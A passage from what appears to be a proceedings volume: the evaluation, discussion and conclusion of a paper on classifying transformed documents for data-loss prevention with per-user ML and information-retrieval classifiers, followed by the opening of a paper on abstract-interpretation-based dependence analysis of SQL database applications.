5. **Spinner:** An article spinner is a tool used in search engine optimization to generate documents for content farms and to circumvent plagiarism detection algorithms in general. It works by rewriting an article by replacing words, phrases and paragraphs with synonyms. We used the online commercial tool "Spin Rewriter 6.0"[3]. As this is proprietary software the exact algorithm used to "spin" documents is not known.
6. **Translation:** Using the online service Google Translate[4] we introduce noise into the document by performing a sequence of translation steps. In our experiments we utilize the translations steps: English → Simplified Chinese → English.

The "Exisiting", "Translation" and "Synonym" ("Spinner") transformation methods have also been used in the CLEF 2014 plagarism dection challenge [24].

[2] http://www.abbyy.com/.
[3] https://www.spinrewriter.com/.
[4] https://cloud.google.com/translate/docs.

It should be noted that "Abstract" is the most realistic transformation as it uses real abstracts created by human editors.

3.2 Evaluation Approach 2

Here we present the second dataset used and then briefly describe how input documents were obtained based on the reference list of each output document in the dataset. As mentioned earlier, the intent behind introducing this second set of data and accompanying experiments is to further ensure that the results of the first approach is not attributed to the artificial way we generate output documents.

Private Dataset. This dataset was based on an internal repository of technical reports at the Norwegian Defence Research Establishment (FFI). We collected a document set of 10 classified and 10 unclassified documents, to be used as output documents. The reference lists of these documents consisted of a mixture of both classified and unclassified reports, notes, and conference papers. The number of references per document ranged from 5 to 17, with a total set of 166 references (used as input documents).

For each document and its references we extracted the textual contents and then pre-processed the resulting text using the same procedure as for the first dataset, but with additional word filters customized to remove location and domain specific tokens that identifies the security label. For each of the documents we also removed the list of references from the text.

Input Generation. As mentioned, this approach approximates the set of input documents by using the documents in the reference list of the output document instead. In this case the correct security classification of the output document is assumed to be the one stated on the original (output) document. Likewise, the security classification of an input document is also the one originally indicated on the document itself.

3.3 Algorithms

In this section we introduce the information retrieval and machine learning algorithms utilized in the experiments. For each algorithm, we performed 5-fold cross-validation and a grid-search to find the optimal configuration of tunable parameters.

Information Retrieval. In the field of information retrieval, a collection of indexed documents can be searched by computing the similarity between the documents and a query string. In the context of controlled environments, the similarity for each output/input pair can be used to detect if parts of the output document originates from the input document.

Each output document comes attached with the user's assigned label, and it is only interesting to run the detection routine for instances where this label may result in the document being released/leaked, i.e., *Unclassified* in our dataset. The following three-step algorithm computes the predicted security label:

1. Compute the similarity between the output document and each of the input documents.
2. Take the label of the input documents whose score is the highest as a *tentative* label.
3. If the tentative label is *Unclassified*; we test whether the best *Classified* match has a higher score than some threshold θ. If this is the case: the final label is taken to be *Classified*. Otherwise we proceed with the *tentative* label.

The implementations provided by open-source search engine ElasticSearch [11] and the Python package gensim [22] were used for the experiments. As there are a number of different retrieval and scoring methods, we perform initial experiments with algorithms belonging to each of the four families:

1. **TF-IDF/VSM:** In the tf-idf vector-space model (VSM), the cosine similarity between the term frequency inverse-document (tf-idf) vector representations of a document and the query term is computed (refer to Sect. 3.3). This model is typically used as a baseline ranking method [3].
2. **BM25:** Okapi BM25 is a probabilistic algorithm built on top of the TF-IDF method and has been empirically shown to outperform the regular TF-IDF method in many experiments [23].
3. **LMJelinekMercerSimilarity:** A method that uses a statistical language model, e.g., a multinomial distribution over a sequence of one or more words, to represent each document in the collection [21]. Ranking is then performed by computing the likelihood of a document generating a query. This particular implementation uses Bayesian smoothing with Dirichlet priors [28].
4. **IB:** A family of information based retrieval models that builds on the core idea that a words' statistical behaviour differs on the document and collection level [9].

Machine Learning. Machine learning aided text classification builds on the ability of the underlying algorithm to correctly learn the essential features that characterize a certain category of documents from a set of given examples, i.e., the training set, so that it can automatically classify new documents in the right category among those it learned.

While the goal of the traditional machine learning classification task is to train a classifier that is able to handle out-of-sample data points, e.g., tasks such as the real-time detection of pedestrians, malicious binaries or OCR, there is a strong overlap between the in-sample and out-of-sample data points in our setting, as we assume that information in the input documents (used for training) are used to generate the output documents. Under these conditions one can argue that a certain degree of overfitting is not only unharmful but in fact beneficial.

All fitting was performed using the open-source Python machine-learning library scikit-learn [20].

Features. For features we compute the tf-idf weights, and represent each document by a high-dimensional sparse vector $\mathbf{x}$, whose x_i entry is the tf-idf weight of the word (token) associated with dimension i. For example, a document denoted by d containing the words 'man', 'missile' and 'aide' would be transformed into the vector:

$$\mathbf{x}_d = \left[\overbrace{x_{d,1}}^{\text{man}} \; \overbrace{x_{d,2}}^{\text{missile}} \; \ldots \overbrace{x_{d,N}}^{\text{aide}} \right] \tag{1}$$

where N is the vocabulary size, with the word *aide* being mapped to the last dimension. The entries $\mathbf{x}_{d,t}$ are the tf-idf weights defined as[5]

$$\mathbf{x}_{d,t} = \underbrace{\sqrt{f_{t,d}}}_{\text{tf}} \times \underbrace{\left(1 + \log \frac{|D|}{1 + |\{d \in D : t \in d\}|}\right)}_{\text{idf}} \tag{2}$$

where $f_{d,t}$ denotes the frequency of term t in document d and D the set of all documents.

We performed experiments using the RandomForest [6], Adaboost [28], SVM [5] and logistic regression [5] packages implemented in sklearn [20]. However, we only discuss the linear SVM multiclass algorithm in further detail as it yielded the best performance. It works by searching for linear functions (one for each class) whose score for the correct class (e.g., *Secret*) is at least 1 higher than the other classes (e.g.,. *Unclassified*, *Top Secret*, *Classified*). This idea is mathematically expressed by the non-convex minimization problem:

$$\min_{\mathbf{W}} L(\mathbf{W}) = \underbrace{\frac{1}{M} \sum_i \sum_{j \neq y_i k} \max(0, \mathbf{w}_j^T \mathbf{x}_i - \mathbf{w}_{y_i}^T \mathbf{x}_i + 1)}_{\text{data loss}} \quad + \quad \underbrace{\frac{\lambda}{2} ||\mathbf{W}||^2}_{l_2 \text{ regularization loss}} \tag{3}$$

Because there is an inbalance between the classes in the dataset, which is a situation one must expect to handle in a real-life deployment, we experimented with the use of a pre-training reweighting mechanism where:

$$y_i^* = \frac{M}{|C| \times |\{y \in Y : y = y_i\}|} \tag{4}$$

with $|C|$ and M denoting the number of classes and samples respectively. This has the effect of automatically adjusting the weights proportional to the inverse class frequencies.

4 Evaluation Results

We here first provide evaluation results from using the DNSA dataset (evaluation approach 1), and then additional validation results using the private dataset (evaluation approach 2).

[5] It should be noted that there exists a great number of heuristic variations of the tf and idf formulas.

4.1 Evaluation Approach 1

The training and indexing is performed on the DNSA dataset, which is also used to generate the sets of output documents described in Sect. 3.1. In order to verify whether a controlled environment improves the detection of content from a classified input document being embedded in some transformed way in an output document, we set up the following experimental set-up with three types of classifiers:

1. **Global:** First we create a global classifier trained on all available documents from the DNSA dataset. This constitutes the baseline accuracy achieved by traditional ML and IR methods, where more information is supposed to give better results.
2. **Domain specific classifiers:** Then we create three more context-sensitive classifiers, where only documents pertaining one of the three subcollections AF, CH and PH are used for training/indexing. This is done as a first verification that a classifier/index set built on more context-specific documents can indeed give better accuracy than one built on possibly more, but less specific data, even when creating the output documents from a relatively diverse and large input set. That is, better results are not only an effect of creating output documents from a small and not very diverse set of input documents.
3. **Dynamic per-user:** Finally we create controlled environments where we gradually increase the amount of imported documents used for training/indexing. This to test our hypotheses that using additional documents for training besides those strictly relevant to the output documents does not necessarily increase accuracy, but rather constitutes noise.

For all three types of classifiers we test how they perform on the different transformations of documents from each separate subcollection as defined in Sect. 3.1. We also test how they behave when used both as a binary classifier (i.e. Unclassified and Classified labels) and a ternary one (i.e. Unclassified, Confidential and Secret labels). For IR algorithms we use a threshold value $\theta = 0.15$ and we measure also how often they are able to identify the input document used to generate the output document, i.e., the number of exact matches.

If our hypothesis is correct, then dynamic per-user classifiers should provide the best accuracy when used on smaller but relevant input sets, and their accuracy converge toward domain specific and global classifiers as more and more noise is introduced in the input set. Domain specific classifiers should also provide some better accuracy than global ones. The results we obtained are summarized in Table 1 and partially illustrated in Fig. 3, and confirm exactly this kind of behaviour.

Global Classifiers. We train a classifier using the complete set of documents as the training set, and then measure the predictive performance in terms of accuracy on each of three subcollections AF, CH and PH separately. For ML we only include results for SVM as it consistently outperformed the other ML methods included in our experiments (see Sect. 3.3) on all output classes.

Table 1. Mean accuracy for the SVM and IR methods when deployed using a **global** (Global), **domain specific** (DS) and **dynamic per-user** (User) classifier. The performance is reported when operating with: two security classes (**Binary** - Unclassified/Classified), three classes (**Tenary** - Unclassified, Confidential and Secret) and exact match, i.e., counting only instances where the best match is the input document used to generate the output for the IR approach (**Exact**). The reported controlled environment accuracy is when using a classifier trained with 25 Unclassified and 25 Classified input documents.

		Transformation	Binary			Tenary			Exact		
			Global	DS	User	Global	DS	User	Global	DS	User
IR	China	`Abstract`	.79	.81	.93	.66	.68	.86	.33	.36	.75
		`Spinner`	.94	.94	.99	.99	.99	.99	.99	.99	.99
		`Rewritten`	.99	.99	.99	.99	.99	.99	.99	.98	.99
		`Translation`	.99	.99	.99	.98	.98	.99	.97	.97	.99
		`Mixture`	.72	.78	.89	-	-	-	-	-	-
		`Unmodified`	.99	.99	.99	.99	.99	.99	.99	.99	.99
	Afghanistan	`Abstract`	.58	.57	.85	.46	.47	.77	.22	.27	.60
		`Spinner`	.96	.96	.99	.93	.95	.99	.92	.93	.99
		`Rewritten`	.99	.99	.99	.99	.99	.99	.99	.99	.99
		`Translation`	.99	.99	.99	.99	.99	.99	.99	.98	.99
		`Mixture`	.81	.85	.92	-	-	-	-	-	-
		`Unmodified`	.99	.99	.99	.99	.99	.99	.99	.99	.99
	Philippines	`Abstract`	.69	.70	.85	.50	.56	.78	.30	.30	.66
		`Spinner`	.99	.99	.99	.99	.99	.99	.95	.95	.99
		`Rewritten`	.99	.99	.99	.99	.99	.99	.99	.99	.99
		`Translation`	.99	.99	.99	.99	.99	.99	.99	.96	.99
		`Mixture`	.67	.68	.75	-	-	-	-	-	-
		`Unmodified`	.99	.99	.99	.99	.99	.99	.99	.99	.99
ML	China	`Abstract`	.63	.81	.84	.54	.59	.64	-	-	-
		`Spinner`	.98	.98	.99	.95	.95	.99	-	-	-
		`Rewritten`	.99	.98	.99	.96	.97	.98	-	-	-
		`Translation`	.96	.98	.99	.90	.97	.97	-	-	-
		`Mixture`	.76	.79	.92	-	-	-	-	-	-
		`Unmodified`	.99	.99	.99	.99	.99	.99	-	-	-
	Afghanistan	`Abstract`	.50	.61	.76	.53	.54	.62	-	-	-
		`Spinner`	.96	.96	.99	.94	.93	.99	-	-	-
		`Rewritten`	.99	.99	.99	.97	.96	.99	-	-	-
		`Translation`	.95	.97	.99	.89	.95	.97	-	-	-
		`Mixture`	.81	.82	.96	-	-	-	-	-	-
		`Unmodified`	.99	.99	.99	.99	.99	.99	-	-	-
	Philippines	`Abstract`	.62	.68	.80	.45	.53	.62	-	-	-
		`Spinner`	.97	.99	1.0	.96	.98	.99	-	-	-
		`Rewritten`	.97	.99	1.0	.98	.97	.99	-	-	-
		`Translation`	.96	.97	.99	.89	.96	.99	-	-	-
		`Mixture`	.59	.61	.70	-	-	-	-	-	-
		`Unmodified`	.99	.99	.99	.99	.99	.99	-	-	-

Domain Specific Classifiers. For the domain specific classifiers we train three classifiers using each of the subcollections AF, CH, and PH separately as training sets. We then evaluate the classifiers on the corresponding subcollections that were used in the training phase. Each classifier provides slightly better accuracy than the global classifier when detecting the classification of output documents generated from the corresponding subcollection.

Dynamic Per-User Classifier. We predict that a smaller input set will give better results because of less noise from potentially unrelated sources. In order to test this, we perform experiments in which we initially start with a sample of 25 classified and 25 unclassified documents. We then iteratively increase the set of input documents (namely the noise) by sampling from the remaining dataset while testing the classifier on outputs generated only from the initial 50 documents. This sequence of steps is then repeated 200 times and the mean accuracy is computed. Figure 3 (top) shows how the accuracy, for the "Abstract" output documents, decays as the size of the set of input documents increases. This shows how the classification task becomes increasingly difficult as more noise is introduced into the environment, approaching the performance of the domain specific classifier as the size of the input set increases. For the "Mixture" class we have taken one classified document from the *Input* and one unclassified document from the *Noise* datasets and combined a sample section of (50%) from each. This is meant to illustrate the effect of introducing noise from an external source, i.e., content which is not present in the training set/index. When evaluating the performance for the "Mixture" documents we measure the accuracy only for Classified output documents.

4.2 Discussion

Table 1 displays the accuracy for the ML and IR approaches when evaluated using a Global, Domain Specific and Dynamic Per-User classifier. It is clear that all approaches are robust with respect to the "Rewritten", "Spinner" and "Translation" transformations and further experiments show that only a minor benefit is achieved when deploying a controlled environment for these classes. The high accuracy can be traced back to how these output documents are generated from the input documents and how the SVM and TF-IDF methods works. When using a bag-of-word representation in which the order of words are discarded, the relative frequencies of the input documents remain invariant with respect to the transformations, resulting in what (for the algorithms) are very similar documents. For the "Translation" transformation the intermediate steps distorts the semantics while retaining the TF-IDF weights of the orignal document.

The "Abstract" and "Mixture" categories appear to be more challenging transformations. If we look at the accuracy plots displayed in Fig. 3, we see how the introduction of the more context aware Domain Specific classifier offers a moderate increase in performance compared to the Global classifier. Proceeding one step further by deploying the Dynamic Per-User classifier yields a significant




Fig. 3. Accuracy as a function of the size of the controlled environment for the "Abstract" and "Mixture" output class. Left: Machine learning (l_2-regularized SVM) based classifier. Right: Information retrieval (TF-IDF VSM/Cosine) based classifier. **Legends**: *Global[XY]* a global classifier trained an the complete training set (AF, PH and CH) and evaluated on the XY dataset, where XY can be AF (Afghanistan), PH (Philippines) and CH (China). *DS[XY]* denotes a domain specific classifier trained and evaluated on the XY dataset. *User[XY]* a dynamic per-user classifier trained on the input for a controlled dataset from the XY dataset.

increase in performance, and the plot illustrates how the performance decays as the size of the input increases until it finally converges to the performance offered by the Domain Specific classifier.

From the graph it is clear that the introduction of a second source of noise further reduces the effectiveness of the algorithms, but that the use of a controlled environment still significantly improves accuracy compared to a global or domain specific classifier. There is a notable drop in accuracy as we go from two to three security classes and when we go from three classes to only measuring exact matches. However the table shows that we still achieve a bump in performance by using a more tightly controlled environment.

From Table 1 and Fig. 3 we can conclude that the IR and ML methods yield comparable performance when deployed using a controlled environment. However, the IR approach offers a few advantages. Firstly, the threshold value θ (Sect. 3.3) limits the viability of *Causatitive* attacks. Secondly, since they work by comparing the output document with a set of input documents, it is straightforward to explain a classification outcome to the end user. Likewise, it is easy to perform an error analysis by studying the nature of the documents it gets wrong. For example, in our study we randomly sampled a set of classified documents that were misclassified. We discovered that there were several instances in which the best match was an official invitation to an event or meeting, while the classified document, the one used as a query, was an internal memo detailing what the attending officials political position, talking, and view points should be.

4.3 Evaluation Approach 2

The primary motivation behind a second evaluation approach is to investigate whether or not the previous results can be attributed to the artificial way we generate output documents. E.g., if the generated output documents are much less diverse than those created by users of a real-life system, it could be that a larger but less specific training set might outperform the more context-aware given more diverse output documents.

For data we use the internal dataset described in Sect. 3.2, and we evaluate using the IR approach. We did not evaluate the ML classifiers on this dataset as many of the documents did not have enough references to perform the fitting. For each document we index all of its references (and their classification), and use the text of the document as the query string. From the set of results we take the security label of the document with the highest score to be the correct one. All three scoring algorithms have an accuracy of approximately 78%. This might seem like a lackluster result given that the small size of the input set should provide a more meaningful context for the classifier. However, an analysis of the set of misclassifications reveals that most of the incorrectly classified documents are unclassified reports whose best match is the larger and more extensive classified version, which naturally has a large amount of overlap. If we remove these documents, accuracy improves to 89%. As shown in Fig. 4, there is significant benefit in using a controlled environment compared to a global classifier for this second set of documents, providing further evidence in support of our hypothesis.

5 Related Work

Despite the long history of applying machine learning and information retrieval to the text categorization task [16]; not much research has focused on using these methods to automate security classification in the context of DLP. This despite being recognized as a relevant area by commercial vendors [27].




Fig. 4. Accuracy as a function of the size of the controlled environment for the internal dataset compared to when using a global classifier.

The first work we are aware of is that of Brown et al. [7]. This study used a smaller part of the DNSA corpus [1] to investigate whether a ML classifier trained on documents regarding a particular topic or time-period would generalize to other topics/time-periods. Their goal was to develop a tool to aid manual classification and declassification of documents, rather than detect leakages. These results were later validated and expanded upon in [13] and the classifiers then fine-tuned in [10]. In all these cases only unmodified out-of-sample documents were used as a test-set.

The concept of an automatic security classification framework based on machine learning has also been proposed by Kassidy [8], but without any implementation or validation. Lewellen et al. [18] proposed to use plagiarism techniques to detect data leaks. This is mostly a technical document on how to set up a system that uses standard indexing techniques to detect parts of sensitive text copied and pasted, for instance, in e-mails. Another related work uses N-grams statistical analysis to detect sensitive documents even after text spinning [2]. While our work is similar in that we investigate how the classifier precision changes when documents are manipulated or degraded, we use additional manipulation techniques and also utilize a large and more realistic dataset. Besides, their classification is based on topics rather than sensitivity, so it is not possible to directly relate our results. We argue that classifying documents per topic as they do, is easier as a topic can be well-characterized by specific words and expressions, while sensitivity can be based, for instance, also on political or strategic motivations.

Hart et al. [14] first evaluate various ML algorithms as we do, but then settle on a SVM-based classifier and then develop a new supervised training algorithm that can automatically distinguish between secret, public, and non-enterprise documents. They use various supplement training and adjustment techniques in order to compensate for the imbalance and false positives due to the non-enterprise documents. While we operate with a data set whose security labels have been assigned by government personnel and has later gone through a declassification process, the data used in their study comes from several smaller private sources, and is a mixture of internal handbooks for religious organizations (LDS[6], TM[7]), corporate emails and private blogposts regarding software-engineering. Furthermore, they do not seem to account for possible manipulation of the documents to be classified either, but use only documents known to the classifier without any modification. Shu et al. [26] introduces a scalable sequence alignment algorithm for detecting data leaks in transformed documents. However, their focus is restricted to a special class of transformations, e.g., replacing white space characters with the "+" character.

6 Conclusion

This paper explored the idea of using controlled environments and dynamic classifiers to better determine the security classification of transformed documents, by providing a more relevant context. By deploying a controlled environment that monitors and registers all imported documents, i.e., the documents accessed by a user during a session, we can subsequently check if any documents that are later exported contain information whose origin is a classified source. In our work we proposed two ways to automate this process using methods from the fields of machine learning and information retrieval. A controlled environment can be instantiated per single user, virtual machine, network, or process, potentially for each work session or for longer time periods, and can be re-initialized when required.

In contrast to the traditional approach where a global classifier is trained using all the available data of an enterprise or organization, a classifier in a controlled environment has the advantage of a more targeted context, as it knows which data has been accessed during a session. Extensive evaluation presented in Sect. 4, using a dynamic per-user environment (trained on the documents accessed by the user), a domain specific (trained using documents from the same subcollection) as well as a global classifier (trained using all available data), supports the hypothesis that the introduction of a controlled environment is beneficial to DLP. Especially for difficult detection tasks there is substantial benefit in using a controlled environment as witnessed in Fig. 3, where we see how the accuracy decays as more irrelevant data is imported into the controlled environment. For the easier detection tasks (results presented in Table 1) there was no significant gain to be achieved by deploying a controlled environment.

In order to validate that our results also hold water in a operational setting, i.e., that the observed boost in performance can not be attributed to the artificial way we generate output documents, we conducted experiments (Sect. 4.3) using a separate data set consisting of a private repository of classified and unclassified reports from our research institution. For each of these reports we assumed that the references were the documents imported into the controlled environment while the report itself was the output at the end of a session.

[6] The Church of Jesus Christ of Latter-day Saints.
[7] Transcendental meditation.

As part of future work we intend to perform a more fine-grained analysis in which we operate on the sentence or paragraph level, e.g., we want to investigate whether we can detect if a transformed chunk of text in an output document can be traced back to a classified document in the input set.

We also plan to use the predicted label probabilites or scores of the classifiers to build an insider threat meta score, which would help facilitate the detection of anomalous behaviour on the user level, thus mitigating the threat of *Causative* attacks. Furthermore, an insider score would mitigate false positives by analyzing user labeling trends over a longer time horizon instead of operating on a per-document level.

References

1. Digitial National Security Archive. http://nsarchive.chadwyck.com/home.do. Accessed 26 Mar 2015
2. Alneyadi, S., Sithirasenan, E., Muthukkumarasamy, V.: A semantics-aware classification approach for data leakage prevention. In: Susilo, W., Mu, Y. (eds.) ACISP 2014. LNCS, vol. 8544, pp. 413–421. Springer, Heidelberg (2014). doi:10.1007/978-3-319-08344-5_27
3. Baeza-Yates, R., Ribeiro-Neto, B., et al.: Modern Information Retrieval, vol. 463. ACM Press, New York (1999)
4. Barreno, M., Nelson, B.A., Joseph, A.D., Tygar, D.: The security of machine learning. Technical report UCB/EECS-2008-43, EECS Department, University of California, Berkeley, April 2008. http://www.eecs.berkeley.edu/Pubs/TechRpts/2008/EECS-2008-43.html
5. Bishop, C.M.: Pattern Recognition and Machine Learning. Springer, New York (2006)
6. Breiman, L.: Random forests. Mach. Learn. **45**(1), 5–32 (2001)
7. Brown, J.D., Charlebois, D.: Security classification using automated learning (scale): optimizing statistical natural language processing techniques to assign security labels to unstructured text. Technical report, DTIC Document (2010)
8. Clark, K.P.: Automated security classification. Master thesis Vrije Universiteit (2008)
9. Clinchant, S., Gaussier, E.: Information-based models for ad hoc IR. In: Proceeding ACM SIGIR Conference on Research and Development in Information Retrieval, pp. 234–241 (2010)
10. Engelstad, P.E., Hammer, H., Kongsgård, K.W., Yazidi, A., Nordotten, N.A., Bai, A.: Automatic security classification with lasso. In: Proceeding International Workshop on Information Security Applications (2015)
11. Gormley, C., Tong, Z.: Elasticsearch: The Definitive Guide. O'Reilly Media Inc., Sebastopol (2015)
12. Haakseth, R., Nordbotten, N.A., Jonsson, Ø., Kristiansen, B.: A high assurance guard for use in service-oriented architectures. In: Proc. International Conference on Military Communications and Information Systems (2015)
13. Hammer, H., Kongsgård, K.W., Bai, A., Yazidi, A., Nordbotten, N.A., Engelstad, P.E.: Automatic security classification by machine learning for cross-domain information exchange. In: Proceeding IEEE Military Communications Conference, vol. 31 (2015)

14. Hart, M., Manadhata, P., Johnson, R.: Text classification for data loss prevention. In: Fischer-Hübner, S., Hopper, N. (eds.) PETS 2011. LNCS, vol. 6794, pp. 18–37. Springer, Heidelberg (2011). doi:10.1007/978-3-642-22263-4_2
15. Security, I.: Grand theft data - data exfiltration study: actors, tactics, and detection (2015). http://www.mcafee.com/us/resources/reports/rp-data-exfiltration.pdf
16. Joachims, T.: Text categorization with support vector machines: learning with many relevant features. In: Nédellec, C., Rouveirol, C. (eds.) ECML 1998. LNCS, vol. 1398, pp. 137–142. Springer, Heidelberg (1998). doi:10.1007/BFb0026683
17. Jurafsky, D., Martin, J.: Speech and Language Processing: An Introduction to Natural Language Processing, Computational Linguistics, and Speech Recognition. Prentice Hall series in Artificial Intelligence, Pearson Prentice Hall (2009). https://books.google.no/books?id=fZmj5UNK8AQC
18. Lewellen, T., Silowash, G.J., Costa, D.L.: Insider threat control: Using plagiarism detection algorithms to prevent data exfiltration in near real time. Technical report CMU/SEI-2013-TN-008, Carnegie Mellon University (2013)
19. Ouellet, E.: Magic quadrant for content-aware data loss prevention. Gartner Inc. (2013)
20. Pedregosa, F., et al.: Scikit-learn: machine learning in Python. J. Mach. Learn. Res. **12**, 2825–2830 (2011)
21. Ponte, J.M., Croft, W.B.: A language modeling approach to information retrieval. In: Proc. ACM SIGIR Conference on Research and Development in Information Retrieval, pp. 275–281 (1998)
22. Řehůřek, R., Sojka, P.: Software Framework for Topic Modelling with Large Corpora, pp. 45–50, May 2012. http://is.muni.cz/publication/884893/en
23. Robertson, S., Zaragoza, H.: The probabilistic relevance framework: BM25 and beyond. Foundations and trends in information retrieval (2009)
24. Rosso, P., Stein, B.: Overview of the 6th international competition on plagiarism detection
25. Shabtai, A., Elovici, Y., Rokach, L.: A Survey of Data Leakage Detection and Prevention Solutions. Springer, New York (2012)
26. Shu, X., Zhang, J., Yao, D., Feng, W.C.: Fast detection of transformed data leaks. IEEE Transactions on Information Forensics and Security (2016)
27. Symantec: Machine learning sets new standard for data loss prevention: describe, fingerprint, learn (2010). http://eval.symantec.com/mktginfo/enterprise/white_papers/b-dlp_machine_learning.WP_en-us.pdf
28. Zhai, C., Lafferty, J.: A study of smoothing methods for language models applied to ad hoc information retrieval. In: Proceeding ACM SIGIR Conference on Research and Development in Information Retrieval, pp. 334–342 (2001)

Defining Abstract Semantics for Static Dependence Analysis of Relational Database Applications

Angshuman Jana[1(✉)] and Raju Halder[1,2]

[1] Indian Institute of Technology Patna, Patna, India
{ajana.pcs13,halder}@iitp.ac.in
[2] HASLab, INESC TEC, Braga, Portugal
raju.halder@inesctec.pt

Abstract. Dependence Graph provides the basis for powerful programming tools to address a large number of software engineering activities including security analysis. This paper proposes a semantics-based static dependence analysis framework for relational database applications based on the Abstract Interpretation theory. As database attributes differ from traditional imperative language variables, we define abstract semantics of database applications in relational abstract domain. This allows to identify statically various parts of database information (in abstract form) possibly used or defined by database statements, leading to a more precise dependence analysis. This way the semantics-based dependence computation improves *w.r.t.* its syntax-based counterpart. We prove the soundness of our proposed approach which guarantees that non-overlapping of the defined-part by one statement and the used-part by another statement in abstract domain always indicates a non-dependency in practice. Furthermore, the abstract semantics as a basis of the proposed framework makes it more powerful to solve undecidable scenario when initial database state is completely unknown.

Keywords: Dependence Graph · Database application · Static analysis · Security

1 Introduction

Dependence Graph is an intermediate representation of program which explicits both the data- and control-dependences among program statements. This provides the basis for powerful programming tool to address a large number of software engineering activities, *e.g.* language-based information flow security analysis, safety verification, optimization, maintenance, code-understanding, code-reuse, etc. [10,14–17,20,29,30].

Different variants of Dependence Graph, *e.g.* Program Dependence Graph (PDG) [29], System Dependence Graph (SDG) [16], Class Dependence Graph (ClDG) [22], Database-Oriented Program Dependence Graph (DOPDG) [33], etc. are proposed in different contexts for different programming languages tuning them towards specific applications.

Syntax-based construction of Dependence Graph depends on the computation of (i) data-dependences based on the syntactic presence of one variable in the definition of another variable and (ii) control-dependences based on the syntactic structure of the program [29].

Mastroeni and Zanardini [24] first observed that the syntax-based approach may fail to compute an optimal set of dependences where the syntactic presence of variables is not enough to represent relevancy. For instance, consider an expression "$e = x + 2 \times w \ mod \ 2$" where e is syntactically dependent on w but semantically there is no such dependence. Computation of such false dependences which focuses on values instead of variables, allows us to refine syntax-based dependence graph into more refined semantics-based dependence graph.

Willmor et al. [33] introduced the notion of Database-Oriented Program Dependence Graph (DOPDG), an extension of traditional PDG, to the context of database applications embedding query languages. DOPDG considers two additional dependences: Program-Database Dependences (PD-Dependences) and Database-Database Dependences (DD-dependences). A PD-Dependence represents the dependence between a SQL statement and an imperative statement, whereas a DD-dependence represents the dependence between two SQL statements.

In this paper, we extend the notion of semantics-based dependences to the case of database applications, leading to a refinement of DOPDGs. For example, consider the following SQL statements Q_1 and Q_2:

$$Q_1 : \texttt{UPDATE} \ \text{emp} \ \texttt{SET} \ age := age + 1 \ \texttt{WHERE} \ age \geqslant 35 \ \texttt{AND} \ sal \leqslant 2000$$
$$Q_2 : \texttt{SELECT} \ \textsc{max}(sal), \ \textsc{avg}(age) \ \texttt{FROM} \ \text{emp} \ \texttt{WHERE} \ age \leqslant 30$$

The statement Q_2 is syntactically DD-Dependent on Q_1 for the attribute *age* as it is a defined-variable in Q_1 and a used-variable in Q_2. But observe that, if we focus on the values of *age* in the database, the part of *age*-values defined by Q_1 is not overlapping with the *age*-values subsequently used by Q_2. Therefore, there exist no semantics-based dependence between Q_1 and Q_2. Some of the worth-mentioning software engineering activities where semantics-based dependences in database applications play crucial roles are program slicing, language-based information-flow analyses, data-provenance, security analyses like SQL injection attack, etc. [1,5,22,30,32].

The semantics-based data-dependence computation in query languages needs a different treatment as the values of database attributes differ from that of imperative language variables. The key point here is the static identification of various parts of the database information possibly accessed or manipulated by database statements at various program points. Abstract Interpretation [7,8] is a widely used formal method which provides a sound approximation of program's semantics to answer about program's runtime behavior including undecidable ones.

This paper proposes a novel approach to compute semantics-based dependences among statements in database applications based on the Abstract Interpretation framework [8]. In particular, our contributions in this paper are:

– We define an abstract semantics of database statements in the relational domain of polyhedra based on the Abstract Interpretation framework.
– We develop an algorithm based on the data-flow analysis to compute abstract database states (in the form of polyhedra) at each program point of the applications.
– We propose an algorithm to compute non-overlapping of *used*- and *defined*-part by various database statements and hence non-dependences among them based on the abstract semantics.
– Finally, we provide an in-depth comparative analysis of our approach *w.r.t.* some existing notable directions in the literature.

The structure of the rest of paper is as follow: Sect. 2 recalls the syntax and concrete semantics of query languages. Section 3 recalls the notion of DOPDG and provides the basis on its syntax and semantics-based constructions. In Sect. 4, we define abstract semantics of database statements in the domain of polyhedra based on the Abstract Interpretation theory and we propose a refinement of DOPDGs into more precise form. Section 5 discusses a detail comparisons of our proposal *w.r.t.* the literature and an overall complexity analysis. In Sect. 6, we mention several applicative scenarios of our approach. Section 7 concludes the work.
